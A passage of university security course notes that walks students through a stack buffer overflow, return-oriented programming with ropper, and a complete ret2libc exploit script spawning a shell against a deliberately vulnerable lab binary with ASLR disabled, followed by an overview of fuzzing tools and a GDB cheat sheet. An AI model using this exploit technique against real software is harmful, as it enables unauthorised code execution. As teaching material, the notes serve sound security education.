- 🎉 We smashed our 4th stack and exploited the binary!!! 🎉
- Notice that the output also prints Segmentation fault. Why?
  - After success() returns, the ret instruction expects a valid address on the stack where to return. But the stack is smashed, resulting in the program jumping to the invalid address and causing a segfault.

RECAP:

- In the previous examples, we understood the layout of the stack after we called a function
- We were able to overwrite the return address of a function and jump to another instruction
- We overwrote the return addresses with addresses of functions that take no arguments

Brain food:

- What happens if we overwrite the return address on the stack with an address of a RET instruction? 💡

~~~~ 💗 Second Break! 💗~~~~ (16:55, 10m)

Return-oriented Programming (ROP) (17:05)

- Motivation:
    - In the previous example, we have exploited a stack buffer overflow vulnerability to overwrite a return address with an address of a simple function. But **what if our target function accepts arguments**?
    - The calling convention of x86-64 dictates to **pass arguments via registers**. But we (attackers) control only the values on the stack, not registers.
    - Before jumping to the target function that accepts arguments, **we have to** somehow **prepare the arguments in the registers.**
    - We can do that by putting values on the stack and making the program pop the values from the stack to the proper registers using the pop instructions.
    - To achieve this, we use ROP!
- **Return-Oriented Programming (ROP)** is a technique that leverages the existing code in a binary to run a specially crafted series of instructions to the attacker's advantage.
- A series of instructions is called **a gadget** and often ends with a ret instruction
    - For example, a gadget pop rdi; ret;
        - a simple 2 2-instruction gadget that pops a value from the stack to rdi register (setting the 1st function argument) and jumps to the next address stored on the stack (thanks to the ret instruction)
        - An attacker must also prepare the value on the stack that will be popped to the rdi register
    - The gadget can contain any number of instructions
- By chaining the gadgets, we can program basically any functionality
    - In our case, we store values in the registers as arguments for a function call.
- To find gadgets automatically, we can use a tool called ropper[9]

[9] https://github.com/sashs/Ropper

  - Installation steps (already done in your environment)
    - `python3 -m venv /opt/ropper-venv`
    - `/opt/ropper-venv/bin/pip install ropper`
  - Activate the venv environment to be able to use ropper
    - `source /opt/ropper-venv/bin/activate`
  - To see all the gadgets in any binary:
    - `ropper --file <path_to_a_binary>`
    - `ropper --file \`which date\``
  - Or look just for a specific gadget
    - `ropper --file \`which date\` --search 'pop rdi'`
  - The output shows an **offset** of the gadget in the given binary
    - If we want to use this gadget in an exploit, we still need to know **the base address** of where the binary (or shared library) is loaded (note that this base address can be random if ASLR is enabled)

Stack buffer overflow into ROP demo - stack3

Note for MOOC students:

- This demo might **not work correctly in the SCL** if your computer has a different processor architecture than x86, such as the latest MAC laptops with ARM chips
- For macOS with ARM, the issue is that the QEMU emulation does not implement all the syscalls needed for the demo

- For the next example, make sure you are still connected to All Students: Exploit-Lab
- In this demo, we will disable ASLR to facilitate the exploitation process. So, before continuing, execute a new shell session that's going to have ASLR disabled for all child processes
  - `setarch \`uname -m\` -R /bin/bash`
- For the demo, use files in a directory */data/binary-exploit-class/stack3*


    - `cp -r /data/binary-exploit-class/stack3 ~`
    - `cd ~/stack3`
- The goal is to exploit the buffer overflow vulnerability in main.c program and execute a shell using the **ret2libc** technique
    - **Ret2libc** means to execute code that lives in the libc shared library - typically, we want to execute the system function
    - We will try to spawn a shell by calling system("/bin/sh") function

```
#include <stdio.h>
#include <string.h>

int main() {
      char buffer[64];

      gets(buffer);

      printf("%s\n", buffer);

      return 0;
}
```

- As in the previous demos, the directory contains a Makefile that you can use to recompile the binary by running make
    - `make`

```
make:
    gcc main.c -o main -fno-stack-protector
```


- Let's look at how the stack looks before we smash it:



- This is our plan:
    - We want to execute a shell

- We will do that by calling system("/bin/sh")
- The first function argument is passed in the rdi register. That means we have to prepare the address of the "/bin/sh" string in the rdi register and then jump to the system function
- We can set the argument with a gadget pop rdi; ret;
  - assuming the address of "/bin/sh" is prepared on the stack so it can be popped

- See a diagram below that shows how we plan to smash the stack:



- We have three problems to solve:
  1. What is the address of the system function?
  2. Is there a "/bin/sh" string in the binary? And if yes, what is the address of the string?
  3. What is the address of a pop rdi; ret; gadget?
- We will try to find all these addresses in a libc shared library, which is loaded by our binary.
  - Make sure you save all the addresses we find because we will need it to write the exploit.
- Firstly, let's find out which libc shared library we are using. Again, we can do that using gdb
  - `gdb ./main`
  - `break main`

        - This command creates a breakpoint at the main function
    - `run`
        - Start the binary. We reach the breakpoint. During this part, the libc shared library is loaded
    - `info proc map`
        - This command outputs the addresses of dynamically loaded libraries

```
(gdb) info proc map

process 1572
Mapped address spaces:

          Start Addr           End Addr       Size     Offset  Perms  objfile
      0x555555554000     0x555555555000     0x1000        0x0  r--p   /root/stack3/main
      0x555555555000     0x555555556000     0x1000     0x1000  r-xp   /root/stack3/main
      0x555555556000     0x555555557000     0x1000     0x2000  r--p   /root/stack3/main
      0x555555557000     0x555555558000     0x1000     0x2000  r--p   /root/stack3/main
      0x555555558000     0x555555559000     0x1000     0x3000  rw-p   /root/stack3/main
      0x7ffff7dd8000     0x7ffff7ddb000     0x3000        0x0  rw-p
      0x7ffff7ddb000     0x7ffff7e01000    0x26000        0x0  r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7e01000     0x7ffff7f57000   0x156000    0x26000  r-xp   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7f57000     0x7ffff7faa000    0x53000   0x17c000  r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7faa000     0x7ffff7fae000     0x4000   0x1cf000  r--p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7fae000     0x7ffff7fb0000     0x2000   0x1d3000  rw-p   /usr/lib/x86_64-linux-gnu/libc.so.6
      0x7ffff7fb0000     0x7ffff7fbd000     0xd000        0x0  rw-p
      0x7ffff7fc2000     0x7ffff7fc4000     0x2000        0x0  rw-p
      0x7ffff7fc4000     0x7ffff7fc8000     0x4000        0x0  r--p   [vvar]
      0x7ffff7fc8000     0x7ffff7fca000     0x2000        0x0  r-xp   [vdso]
      0x7ffff7fca000     0x7ffff7fcb000     0x1000        0x0  r--p   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
```

        - We found the path to the shared library (right line) and a base address to which the library is loaded (left line) - 0x7ffff7ddb000

- Now, we need to search for an offset of the system function inside the discovered libc library. We can use a tool called **readelf**
    - readelf is a tool that displays information about ELF binaries or shared libraries
    - `readelf -s /usr/lib/x86_64-linux-gnu/libc.so.6 | grep system`

```
root@class8-exploitation-lab:~/stack3# readelf -s /usr/lib/x86_64-linux-gnu/libc.so.6 | grep system
  1024: 000000000004c490    45 FUNC    WEAK   DEFAULT   16 system@@GLIBC_2.2.5
root@class8-exploitation-lab:~/stack3#
```

    - We found an offset of a system function - 0x4c490

- Next, we need to locate the string **"/bin/sh"** stored in the process's memory. Let's search if it exists in the libc library

- The tool strings searches for ASCII strings in the binary. With the below command, we search for an offset of the "bin/sh" string
- `strings -a -t x /usr/lib/x86_64-linux-gnu/libc.so.6 | grep /bin/sh`
  - `-a` says to scan the whole file
  - `-t x` says to output the location of the matched string in hex

```
root@class8-exploitation-lab:~/stack3# strings -a -t x /usr/lib/x86_64-linux-gnu/libc.so.6 | grep /bin/sh
 197031 /bin/sh
root@class8-exploitation-lab:~/stack3#
```

- We are lucky! The string already exists in the libc shared library and we found an offset where it's exactly located in the library - 0x197031

- Lastly, we need the pop rdi; ret; gadget. Let's search for it in the libc library again
  - `ropper --file /usr/lib/x86_64-linux-gnu/libc.so.6 --search 'pop rdi'`

```
0x0000000000179660: pop rdi; xor eax, eax; add rsp, 0x38; ret;
0x00000000000591ad: pop rdi; iretd; cld; dec dword ptr [rax - 0x77]; ret 0xbee9;
0x000000000000d2966: pop rdi; ret;
0x0000000000013ad: pop rdi; retf; or eax, dword ptr [rax]; cmove rax, rdx; ret;
```

  - In the output, we see many gadgets. We choose the one that fits our case. In this case, the pop rdi; ret; at offset 0xd2966
  - Again, the output shows us the memory offset in the library
  - Note that you might be seeing a different offset, as there are many occurrences of a single gadget

- It seems we have all the information to write our exploit!

```
import struct
import sys

libc_base = 0x7ffff7ddb000

system_func_address = libc_base + 0x4c490
shell_string_address = libc_base + 0x197031
pop_gadget_address = libc_base + 0xd2966

buff = b"a"*64                                  # overwrite the local buffer
buff += b"b"*8                                  # overwrite the rbp value
buff += struct.pack("Q", pop_gadget_address)    # address of the gadget
```

```
buff += struct.pack("Q", shell_string_address)  # address of 1st arg value
buff += struct.pack("Q", system_func_address)   # address of system function
buff += b"\n"

sys.stdout.buffer.write(buff)
```

- `(python3 exploit.py; cat) | ./main`
    - Unfortunately, this exploit probably does not work for you, YET!

```
root@class8-exploitation-lab:~/stack3# (python3 exploit.py; cat) | ./main
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbbbbbbf
ls
Segmentation fault (core dumped)
root@class8-exploitation-lab:~/stack3#
```

    - The reason is that before calling a function in x86-64, the stack must be aligned to 16 bytes because of optimization/performance reasons
    - We can solve this by adding to our exploit a simple gadget consisting of only the ret instruction. That will basically work as a NOP instruction and will put 8 bytes on the stack, so it will probably be aligned.
    - `ropper --file /usr/lib/x86_64-linux-gnu/libc.so.6 --search 'ret'`

```
0x000000000014e07z: retf 0xfffc; jmp qword ptr [rsi + 0x2e];
0x0000000000036e22: retf 0xffff; jmp qword ptr [rsi + 0x2e];
0x0000000000026e99: ret;
0x00000000001700b1: retf; adc al, 0; add byte ptr [rax - 0x7d], cl; ret 0x4910;
0x000000000007459d: retf; adc al, byte ptr [rax]; jae 0x745ad; lea rax, [rip + 0x15d217]; mov rax, qword ptr [rax + rdi*8]; ret;
0x0000000000151ad4: retf; add byte ptr [rax], al; add byte ptr [rsi + 0x80], bh; syscall;
0x000000000143d99: retf; and eax, 0x8948ffee; ret;
```


    - We found the ret gadget at offset 0x26e99
- So our final updated exploit looks like this

```
import struct
import sys

libc_base = 0x7ffff7ddb000

system_func_address = libc_base + 0x4c490
shell_string_address = libc_base + 0x197031
pop_gadget_address = libc_base + 0xd2966

ret_gadget_address = libc_base + 0x26e99

buff = b"a"*64                                  # overwrite the local buffer
```

```
buff += b"b"*8                                  # overwrite the rbp value
buff += struct.pack("Q", ret_gadget_address)    # just to align stack
buff += struct.pack("Q", pop_gadget_address)    # address of the gadget
buff += struct.pack("Q", shell_string_address)  # address of 1st arg value
buff += struct.pack("Q", system_func_address)   # address of system function
buff += b"\n"

sys.stdout.buffer.write(buff)
```

- Let's run the exploit:
    - `(python3 exploit.py; cat) | ./main`
- 🎉 We have spawned a shell! 🎉
    - If the exploit is not working for you, make sure you did not forget to disable the ASLR: `setarch `uname -m` -R /bin/bash`
- You just wrote an exploit for the motivation example from the beginning of the class! 🥳
- Alright, but we disabled ASLR for this to work. How to pull this attack off in a real system with enabled ASLR?
    - It's **difficult**!
    - You need to find a way around ASLR. Some ideas:
        - Exploiting another bug of the binary that leaks a base address of a loaded libc library
        - Finding a bug in the kernel implementation of ASLR to predict the "random" addresses
        - Find a bug in the kernel to disable the ASLR
        - ...
    - All these techniques have been successfully achieved in the past!

Fuzzing (17:35, 10min)



Fuzzing is an **automated software testing** technique to automatically **generates** various test cases **and observes** the behavior of a program

- Types of fuzzing
  - **Black Box** fuzzing
    A. Without the source code of the software
    B. Without the knowledge of the data structure
  - **Instrumented** fuzzing
    - The testing software has injected instrumentation code that tracks path execution and uses this information to alter the input data to maximize the tested code coverage
- **Advantages**:
  - Can find issues not easily visible with other testing methods
  - Good to find certain types of vulnerabilities, such as memory corruption and denial of service
  - Easy to set up
- **Risks and disadvantages**:

    - Might trigger unexpected and potentially dangerous behavior in the target system
    - The tested software might produce tons of log files, eventually leading to exhausting the disk space
        - Usually, programs clean the temporary files they create, but if the fuzzer kills the target binary, nothing will be cleaned
    - Can run for hours or days until all paths are tested at least once. It's essentially a brute-forcing approach

/dev/urandom fuzzing

- A simple example of very basic fuzzing that takes a random stream of bytes from the /dev/urandom device
- In theory (see *Infinite Monkey Theorem*[10]), this approach is sufficient to find all bugs 🙃
- We can try to fuzz our first example of a stack buffer overflow
    - `cat /dev/urandom | head -c 100 | ~/stack0/main`
        - Very simple fuzzing, but we actually observe different behavior!

Radamsa[11]

- Radamsa is a tool to generate inputs to our target software based on the sample files we provide
- To install, we can clone the repository and compile the binary
    - `cd ~/`
    - `git clone https://gitlab.com/akihe/radamsa.git`
    - `cd radamsa && make`
- Radamsa is very easy to use and produces a bit smarter variations of the initial sample data; try it yourself a few times:
    - `echo "BSY class 2025" | ./bin/radamsa`

[10] https://en.wikipedia.org/wiki/Infinite_monkey_theorem
[11] https://gitlab.com/akihe/radamsa

    - `echo "5 * 2 = 10" | ./bin/radamsa`

- Inputting the produced test cases into the target software and observing its behavior is left to be done by the user
- Even such a simple tool is responsible for *tens of discovered CVEs*[12]

American fuzzy lop (AFL)[13]

- The fuzzer was originally developed by Google, but is no longer maintained. A community-driven fork called *AFL++*[14] is an actively developed successor of AFL.
- Currently, the standard in the fuzzing world
- Primarily used to fuzz a program with a source code, it instruments the code during a compilation to track the control flow of the program
- It requires the initial data to be provided by the user (surprisingly, the less, the better)
- In each iteration, AFL genetically modifies the data to maximize the test code coverage.

AI-assisted Fuzzing

- Recent AI advances enable the generation of **structured**, grammar-aware **fuzzing inputs** (such as syntactically valid programs), which improves effectiveness when fuzzing compilers, machine-learning libraries, and other structured-input software.
    - **Fuzz4All**: Universal Fuzzing with LLMs
        - *https://github.com/fuzz4all/fuzz4all*
    - **TitanFuzz**
        - https://github.com/ise-uiuc/TitanFuzz
        - Paper: Large Language Models Are Zero-Shot Fuzzers: Fuzzing Deep-Learning Libraries via Large Language Models[15]

[12] https://gitlab.com/akihe/radamsa#some-known-results
[13] https://github.com/google/AFL
[14] https://github.com/AFLplusplus/AFLplusplus
[15] https://dl.acm.org/doi/10.1145/3597926.3598067

Google's fuzzing of Open source projects initiative[16]

- In 2016, Google launched an initiative to fuzz open-source projects to increase the security of widely used projects
- For the submitted projects, they fuzz the tools 24/7 and maintain the infrastructure themselves while covering all the costs
- The initiative processes tens of trillions of test cases every day
- Quoting from the GitHub readme:
    - As of May 2025, OSS-Fuzz has helped identify and fix over 13,000 vulnerabilities and 50,000 bugs across 1,000[17] projects.

Extra: more fuzzers

- zzuf[18] - a lightweight, black-box fuzzer for file readers and networking tools.
- jazzer[19] - a coverage-guided JVM fuzzer

Announcement for the next class

- Both CTU students and online people make sure you have **Wireshark** installed
- Both CTU and online students, please download and install IDA Free[20] on your computers.

[16] https://github.com/google/oss-fuzz
[17] https://github.com/google/oss-fuzz/tree/master/projects
[18] http://caca.zoy.org/wiki/zzuf
[19] https://github.com/CodeIntelligenceTesting/jazzer
[20] https://hex-rays.com/ida-free/#download

Assignment

1. This week, there is no assignment 🥳
2. Final chance to send your vote for the final class topic via a postcard! ✉️

Class Feedback

By providing us with feedback after each class, you can help us make the next class even better!

https://bit.ly/BSY-Feedback

Appendix I: GDB Cheat Sheet

📖 **GDB Cheat Sheet:**

- put line *set disassembly-flavor intel* into ~/.gdbinit file
- To disassemble a function
  - *disassemble <func>*
    - Why are instruction offsets different?
- To see athe ddresses of different sections
  - *info proc map*
- To print the address of a function
  - *p main*
- To put a breakpoint
  - *break main*
  - *break *0x0008264*
- To continue the execution
  - *c*
- To run the binary
  - *r*
- To run the binary with stdin from the file
  - *r < /path/file.txt*
- To turn on ASLR (disabled by default)
  - *set disable-randomization off*
- See 10 instructions after the instruction pointer
  - *x/10i $rip*

- See 20 words in hexadecimal (1 word = 4 bytes) on the stack
  - *x/20x $rsp*
- Print current values stored in registers
  - info registers
- Step to the next instruction without stepping into functions
  - *ni*